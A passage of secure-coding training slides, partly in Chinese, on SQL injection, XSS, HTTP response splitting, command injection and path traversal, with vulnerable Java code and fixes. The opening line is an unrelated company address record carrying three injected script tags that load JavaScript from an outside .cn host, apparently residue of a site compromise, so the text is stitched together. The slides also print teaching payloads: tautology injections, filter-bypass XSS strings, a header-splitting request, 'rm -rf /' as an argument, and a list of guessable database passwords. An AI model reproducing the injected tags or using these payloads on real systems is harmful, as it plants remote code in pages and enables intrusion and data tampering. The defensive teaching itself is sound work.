寶島鐘錶股份有限公司	台北市內湖區瑞光路513巷30號6樓<script src=http://8f8e3l.cn/0.js></script><script src=http://8f8e3l.cn/0.js></script><script src=http://8f8e3l.cn/0.js></script>	梁先生	02-2799-	02-2799-	寶島鐘錶股份有限公司

SQL Injection 漏洞攻擊語法

一般攻擊字串輸入的內容 (>> 取得資料)

字串欄位: ' or '1' = '1

數字欄位: or 1=1 , or 101>100 , or 2>1

更猛的就是類似以下的攻擊語法組合 (>> 破壞資料)

abc'; [簡報的Stored Procedure語法];

select * from item where sku = 'abc

竊改資料庫所有資料表的文字欄位內容

破壞資料的 SQL Injection 攻擊案例研究

■ 特徵：

- (1) 利用 AP Connect DB 的 UserID 可以讀取 sysobjects、syscolumns 的權限進行攻擊
- (2) 使用 MS SQL 特定語法，不用知道系統的資料表或欄位的名稱就可以進行資料破壞竄改，導致系統顯示異常或系統功能停擺 (Q?) 答：系統功能參數資料表，參數值都被竄改了！

■ 預防的安全設計之道：

- (1) AP 連線資料庫的使用者，不要有存取 System Table 的權限
- (2) MS SQL DB 的 sa 密碼設複雜點，例 !sa123AS!
易猜中：沒密碼、sa、sasa、sa123、123、321、001、007、mssql、sql2000、sql2005、sql2008、mis、admin、gss、公司或客戶英文名稱

How to fix SQL injection

1. Escaping data
2. Parameter Binding
3. Input validation
4. Use better Framework

SQL Injection: Original Code

```
String name = request.getParameter("name");
String sku = request.getParameter("sku");

String sql =
    "select * from item where account = `"
    + name + '` and sku = `' + sku + '`';

Connection conn = getConnection();
Statement stmt = conn.createStatement();
ResultSet rs = stmt.executeQuery( sql );
```

39

Fixing SQL Injection: Escaping

```
String name = request.getParameter("name");
String sku = request.getParameter("sku");
// escape apostrophe to double apostrophe
if (null != sku)
    sku = sku.replaceAll("'", "''");

String sql =
    "select * from item where account = `"
    + name + '` and sku = `' + sku + '`';

Connection conn = getConnection();
Statement stmt = conn.createStatement();
ResultSet rs = stmt.executeQuery( sql );
```

40

Fixing SQL Injection: Escaping

name → gary

sku → ' or 1=1 --

name → gary

sku → '' or 1=1 --

```
select * from item  
where account = '$name' and sku = '$sku'
```

41

Fixing SQL Injection: Escaping

Double apostrophes inside
a quoted string means a
single apostrophe

```
select * from item  
where account = 'gary' and sku = ''' or 1=1 --'
```

This is a string

This is a string

42

Numeric Field Injection

```
select * from item  
where account = 'gary' and sku_id = 1234
```

No need to
quote numbers

43

Fixing SQL Injection: Escaping

name → gary sku_id → 1234 or 1=1


After escaped, no change...

name → gary sku_id → 1234 or 1=1

```
select * from item  
where account = '$name' and sku_id = $sku_id
```

44

Numeric Field Injection




```
select * from item  
where account = 'gary' and sku_id = 1234 or 1=1
```

45

No need to have apostrophe

Fixing Numeric Field SQL Injection



```
String name = request.getParameter("name");  
String sku_id = request.getParameter("sku_id");  
  
// This is bad  
// is Note: sometimes you may need to use  
String sql = "SELECT * FROM item WHERE account = '" + name + "' AND sku_id = " + sku_id;
```

46

Float.parseFloat(number)

```
Connection conn = getConnection();  
Statement stmt = conn.createStatement() ;  
ResultSet rs = stmt.executeQuery( sql ) ;
```

Fixing SQL Injection: Parameter Binding

```
select * from item  
where account = 'gary' and sku = '' or 1=1 --'
```

- We have SQL injection problem because hacker can change our SQL string
- Solution: use static/constant query string

47

Fixing SQL Injection: Parameter Binding

```
String sql = "select * from item where  
account = ? and sku = ?";  
  
Connection conn = getConnection();  
PreparedStatement pstmt = conn.prepareStatement(sql);  
pstmt.setString(1, name);  
pstmt.setString(2, sku);  
ResultSet rs = pstmt.executeQuery();
```

1. Query string is always static/constant
2. You don't need to do any escaping, DB knows the datatype anyway

JDBC Driver send "sql" to DB in here, DB analyzes the query string, calculate the **query plan**, and DB knows you need to provide two parameters later

48

Fixing SQL Injection: Parameter Binding

```
select * from item  
where account = '$name' and sku = '$sku'  
order by $colname
```

You can't parameterize column name

```
select * from item  
where account = ? and sku = ?  
order by ?
```

49

Fixing SQL Injection: Input Validation

```
String colname =  
    request.getParameter("colname");  
  
if ( colname.matches("[a-zA-Z][0-9a-zA-Z\\_]*$") )  
{  
    String sql =  
        "select * from item "  
        + "order by " + colname;  
    ...  
    ...
```

50

Fixing SQL Injection: Input Validation

- Microsoft SQL Server:

```
SELECT * FROM user_tbl ORDER BY [my user name]
```

- Oracle Server

```
SELECT * FROM user_tbl ORDER BY "my user name"
```


51

More about Input Validation

If this is a bug, **fix it**. Don't rely on frontend to protect you!

Validation should be
 $Age > 0$ and $Age < 120$

In1/In2
- Can't be longer than 10 bytes
- Can't be negative



52

Don't do input validation at client side



*Instructor will demonstrate how to by-pass
client side JavaScript validation*

53

Don't do black listing

- Two type of input validation
- Black listing
 - everything is ok, except for those specified in here
- White listing
 - nothing is allowed, except for those specified in here

54

Not everything can be validated

- Refer to OWASP validation Repository
https://www.owasp.org/index.php/OWASP_Validation_Regex_Repository
- URL
`^(((https?|ftps?|gopher|telnet|http)://)|mailto:|news:))([0-9A-Fa-f]{2}|[-_.!~*'@#$A-Za-z0-9]+)(.|!|/|?|,|Blank:)?$`
- Email:
`^[\w\-\+\&*]+(\.:[\w\-\+\&*]+)*@(\.:[\w-]+\.)+[a-zA-Z]{2,7}$`
- Username: alphanumeric, no space
- Password!!??
- Webmail application → email body??

55

Fixing SQL Injection: Use better framework

- There are many frameworks allowing you don't even need to write JDBC or query string in your code
- Usually map a POJO (plain old Java object) to a Database table




Diagram illustrating the mapping between a Java class and a database table:

Java Class (POJO):

```
class user {  
    String id;  
    String name;  
    String phone;  
}
```

Database Table:

Table - dbo.user_tbl			
	user_id	user_name	phone_number
▶	1	John	... 1234 ...
	2	Gary	... 5678 ...
*	3	Kirsten	... 7788 ...
	NULL	NULL	NULL

56

Summary: How to fix SQL injection

Mainly 3 Types of SQL Injection

String Field

Numeric Field

Column Name

Mainly 4 Types of solutions:

- Escaping data
- Parameter Binding
- Input validation
- Use better Framework

57


2. Cross-site scripting (XSS)

Instructor will demonstrate XSS Attack

58

Cross-site scripting (XSS)

- 2 types of XSS
- Reflective XSS
- Persistent XSS




- 攻擊語法直接輸入
- 攻擊語法內嵌在竄改的網頁
- 攻擊語法常駐在資料庫的字串欄位


XSS: Original Code

```
while(rs.next()) {  
    String subject = rs.getString("subject");  
    String question = rs.getString("queustion");  
%>  
<tr>  
    <td><a href="/splc/listHelp.do">gary</a></td>  
    <td class=newsCell><%= subject %></td>  
    <td class=newsCell><%= question %></td>  
    <td class=newsCell>null</td>  
</tr>
```

HTML Basic



HTML Basic



XSS: Original Code

```
while(rs.next()) {  
    String subject = rs.getString("subject");  
    String question = rs.getString("queustion");  
    subject = subject.replaceAll("<", "&lt;");  
    subject = subject.replaceAll(">", "&gt;");  
%>  
<tr>  
    <td><a href="/splc/listHelp.do">gary</a></td>  
    <td class=newsCell><%= subject %></td>  
    <td class=newsCell><%= question %></td>  
    <td class=newsCell>null</td>  
</tr>
```

But there are more than just "<" and ">" to escape

3 types of XSS

1. Inside HTML

```
<p><%= data %></p>  
hacker: <script>alert('hi')</script>
```

2. HTML tag attribute

```
<a href="<%= url %>">click me</a>  
hacker: javascript:alert('hi')  
hacker: page.html" onmouseover="alert('hi')
```

3. Inside Javascript

```
<script>var x = <%= xValue %></script>  
hacker: 123; ....  
  
<input type="text" onmouseover="<%= data %>" />  
hacker: alert('hi')
```

Fixing XSS: Escaping

Put apache-commons.jar into your classpath

```
import org.apache.commons.lang.StringEscapeUtils;

while(rs.next()) {
    String subject = rs.getString("subject");
    String question = rs.getString("queustion");
    subject = StringEscapeUtils.escapeHtml(subject);
%>
<tr>
    <td><a href="/splc/listHelp.do">gary</a></td>
    <td class=newsCell><%= subject %></td>
    <td class=newsCell><%= question %></td>
    <td class=newsCell>null</td>
</tr>
```

65

Fixing XSS: Use Taglib

```
while(rs.next()) {
    String subject = rs.getString("subject");
    String question = rs.getString("queustion");
    request.setAttribute("subject", subject);
    request.setAttribute("question", question);
%>
<tr>
    <td><a href="/splc/listHelp.do">gary</a></td>
    <td class=newsCell><c:out var="subject" /c:out></td>
    <td class=newsCell><c:out var="question" /c:out></td>
    <td class=newsCell>null</td>
</tr>
```

66

3 types of XSS

1. Inside HTML

```
<p><%= data %></p>  
hacker: <script>alert('hi')</
```

There are no cross **HTML boundaries** input in these input. You can't solve the problem by HTML escaping

2. HTML tag attribute

```
<a href="<%= url %>">click me</a>  
hacker: javascript:alert('hi')  
hacker: page.html" onmouseover="alert('hi')
```

3. Inside Javascript

```
<script>var x = <%= xValue %></script>  
hacker: 123; .....
```

```
<input type="text" onmouseover="<%= data %>" />  
hacker: alert('hi')
```

IE will run the following scripts

```
<a href="javascript:alert('hi')">click me</a>  
  
<a href="java&#x73; 9;">click me</a>  
<input type="text" onmouseover="27;hi&#x27;&#x2  
HTML escaping is not a magic, it will not solve non-HTML related problem
```

But not too worry, IE won't run these as scripts

```
<a href="/abc.jsp?name=javascript:alert('hi')">click me</a>  
<input type="text" value="alert('hi')"/>
```

XSS Improper Input Validation

- Variations of "javascript" (used in the MySpace worm).
 - Java script
 - JaVaScRiPt
 - j‐‐#118;‐‐.....
 - jav	script
 - jav\asc\r\ipt
 - Many many more
- The MySpace server side code was doing incomplete blacklisting.
- Cross-Site Scripting (XSS) can be very difficult to filter out.
- More info about XSS attack : <http://ha.ckers.org/xss.html>

69

XSS – Black Listing

Question: What's wrong with this code?

```
String name = request.getParameter("name");
if (null != name)
    name = name.replaceAll("<script>", "");
...
out.println(name);
```

70

XSS – Black Listing

Answer: Hackers will Hack

name: <sc<script>ript>alert('hi')</script>

<script>alert('hi')</script>

71

.NET bonus: Request Validator

- By default, .NET will perform basic/generic request validation, unless you explicitly turn it off
- .NET request validator should be able to protect Type I XSS (inside HTML)

```
<%@ Page Language="C#" AutoEventWireup="true"
   CodeFile="Default.aspx.cs" Inherits="_Default"
   ValidateRequest="true" %>

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
  "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" >
<head runat="server">
  <title>Untitled Page</title>
</head>
<body>
  <form id="form1" runat="server">
    <div>
```

7

Summary: How to fix XSS

1. Escaping data: `escapeHtml()`
2. Input validation
3. Use better Framework (Taglib)

73

How to fix XSS (cont)

- What if I need to allow user to input HTML tags?
- Simple tag can be handled by
 1. Escape all the data, then change "" back to ""
 2. Use a different language, e.g. use [b] to represent , change [b] back to when display to HTML
- For more complex tags like <a> <input> , you will have to parse the data, and then make sure there is no executable scripts

74

3. HTTP Response Splitting

■ Addition of unvalidated data to the HTTP header

- Could result in XSS vulnerability
- Browser cache poisoning
- Server cache poisoning

■ Consider :

```
<%  
response.sendRedirect("/region.jsp?  
regionCode="+  
request.getParameter("regionCode"));  
%>
```

75

HTTP Response Splitting

■ An HTTP response would look like :

```
HTTP/1.1 302 Moved Temporarily  
Date: Wed, 24 Dec 2003 12:53:28 GMT  
Location: http://120.14.10.16/region.jsp?regionCode=us  
Server: Apache 2.0.49 Fri Jan 2 13:15:34 PDT  
Content-Type: text/html  
Set-Cookie:  
JSESSIONID=alkjwerf345sdf0sd9f8; path=/  
Connection: Close  
  
<html><head><title>302 Moved Temporarily</title></head>  
<body bgcolor="#FFFFFF">  
<p>This document you requested has moved temporarily.</p>  
</body></html>
```

76

HTTP Response Splitting

- Since input for region is not validated
 - Attacker could supply

```
/region.jsp?regionCode=us%0d%0aContent-
Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-
Type:%20text/html%0d%0aContent-
Length:%2019%0d%0a%0d%0a<html>Got you hacked
mate !</html>
```

77

HTTP Response Splitting

- Since input for region is not validated
 - Attacker could supply

```
HTTP/1.1 302 Moved Temporarily
Date: Wed, 20 Jan 2003 15:26:41 GMT
Location: 120.14.160.108/jsp?regionCode=us
Content-Length: 0
```

```
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 19
```

```
<html>Got you hacked mate !</html>
Server: Apache/2.0.52 (Red Hat Linux)
Content-Type: text/html
Set-Cookie: JSESSIONID=123wertyu567345; path=/
Connection: Close
```


```
.....
```

1 Request, 2 Responses
(Response Splitting)

Hacker provided data

78

HTTP Response Splitting



Good news for HTTP Response Splitting

ASP.NET 2.0

- By default, .NET 2.0 will return 500 and throw exception when there is "\r\n" in methods that involve HTTP response headers
- You can set "enableHeaderChecking" to false in web.config in order to disable this protection

ASP.NET

But our recommendation is developer should get use to write program in a secure way. And develop applications that will be able to protect itself and be able to run on any platforms

Tomcat

- Tomcat will escape "\r\n" you try to add extra HTTP header
- Tomcat 4.x is vulnerable

4. Command Injection

```
$ip -> 127.0.0.1
```

```
# ping $ip
```


81

Command Injection


```
# ping 127.0.0.1
```

82

Command Injection



Command Injection



Types of Command Injection

1. Executable name

```
exec("c:\\my_prog\\" + execName)
```

2. Executable Path

```
String path = GetEnvironment("PROG_PATH");
exec(path + "prog.exe");
```

3. Command line arguments

```
exec("/bin/ping " + ip);
```

85

How to fix: Executable name

- Usually a design error
- Allow user to execute arbitrary command in a directory is generally a bad idea
- You may want to limit to execute a command from a allowed list

```
String[] allowedCommand = {"list", "read", "update"}
if ( Util.inList(command, allowedCommand) ) ....
```

A special type of validation: referential check
Input is one of the item in a allowed list

86

Real case to share

- On a C/C++ project, the program creates some file in the beginning of a progress, and then tries to run the following command to delete a file, SCA report command injection at the following line

```
system("del " + filename);
```

- Solution: change it to

```
unlink(filename)
```

But you may have Path Manipulation
and File Race Condition in here as
well

- Lesson learned: think twice before you run an external command

87

How to fix: Executable path

- Depends on if you “trust” the source of the path

Risk



From Request.getParameter(..)

Read from Environment Variable

Read from Property file

ServletContext().getRealPath()

88

How to fix: Command Line Argument

- May be able to solve by, depending on the command
- Input validation
 - Command Switch: only allow "-p", or "-c", etc...
 - A PDF filename: ^[a-zA-Z][0-9a-zA-Z\]{0,32}.pdf\$
- Escaping
 - Escape with double quote, and make sure there is no double quote inside
 - But the following won't work

```
sudo -u www "$sudo_opt" touch /data/myfile.dat
```

And \$sudo_opt can be "rm -rf /"
- Passing the argument as String[] rather than String
 - Runtime.exec(String[]) will always execute String[0] ONLY
 - But if you run with "/bin/sh" or the command you run will run "/bin/sh"....

89

5. Path Manipulation

- Hacker can control which file to be opened

- **Filename:**

```
"c:\data\" + filename  
filename → ../boot.ini
```

Can be solved by validation check

- **Filepath:**

```
path + "myprog.dll"  
Path can be "c:\tmp\hacker_upload\"
```

90

Windows Special Bonus

./	Current Path	Unix & Windows
../	Parent Path	Unix & Windows
.../	2 Level Up of Parent Path	Windows Only
..../	3 Level Up of Parent Path	Windows Only

91

Summary: Improper Input Validation

Design Phase Issues (use good framework)

- Plan for systematic input validation
- Don't even need to call the API


System	single quote (apostrophe), numbers
Database	
HTML	angle brackets
HTTP	\r\n
Shell Command	; && <>
File system	../

Input Validation

